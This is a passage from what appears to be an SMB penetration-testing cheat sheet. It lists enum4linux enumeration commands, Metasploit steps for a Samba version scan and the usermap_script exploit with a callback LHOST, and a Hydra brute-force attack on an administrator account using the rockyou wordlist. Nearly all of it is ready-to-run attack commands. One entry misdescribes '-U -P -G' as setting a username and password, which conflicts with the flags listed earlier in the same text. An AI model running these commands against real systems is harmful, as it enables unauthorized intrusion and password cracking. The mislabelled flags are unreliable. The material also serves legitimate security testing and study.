Enumerate information about available shares on the target system.

4. Enumerate Group Information: enum4linux -g target-ip

Retrieve information about groups on the target system.

5. Enumerate Policies: enum4linux -P target-ip

Enumerate information about password policies on the target system.

6. Enumerate Sessions: enum4linux -o target-ip

Retrieve information about sessions on the target system.

7. Retrieve Information About Printer Shares: enum4linux -i target-ip


Enumerate information about printer shares.

8. Show Raw Output (Verbose Mode): enum4linux -v target-ip

This command provides more detailed information in the output.


9. Specify User and Password for Authentication: enum4linux -U -P -G target-ip

Use this command to specify a username and password for authentication during enumeration.




Version

* Msfconsole
* Use auxiliary/scanner/smb/smb\_version
* Set RHOSTS 192.168.1.65
* Run



Multiexploit

* Msfconsole
* Use exploit/multi/samba/usermap\_script
* Set LHOST
* Set rhosts
* Run



Bruteforce password:

Hydra -l administrator -P /usr/share/wordlists/rockyou.txt -t 1 192.168.1.65 smb

